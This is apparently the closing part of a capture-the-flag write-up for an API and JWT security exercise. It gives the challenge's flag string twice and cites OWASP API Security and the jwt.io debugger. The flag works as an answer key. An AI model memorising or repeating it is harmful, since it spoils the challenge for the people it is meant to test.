Golden Ticket: This_Is_The_Golden_Ticket_8d50f9abef8821a79974bb1b7b280fb0

Golden Ticket: This_Is_The_Golden_Ticket_8d50f9abef8821a79974bb1b7b280fb0

References:

1. OWASP API Security (https://www.owasp.org/index.php/OWASP_API_Security_Project)
2. JWT debugger (<https://jwt.io/#debugger-io>)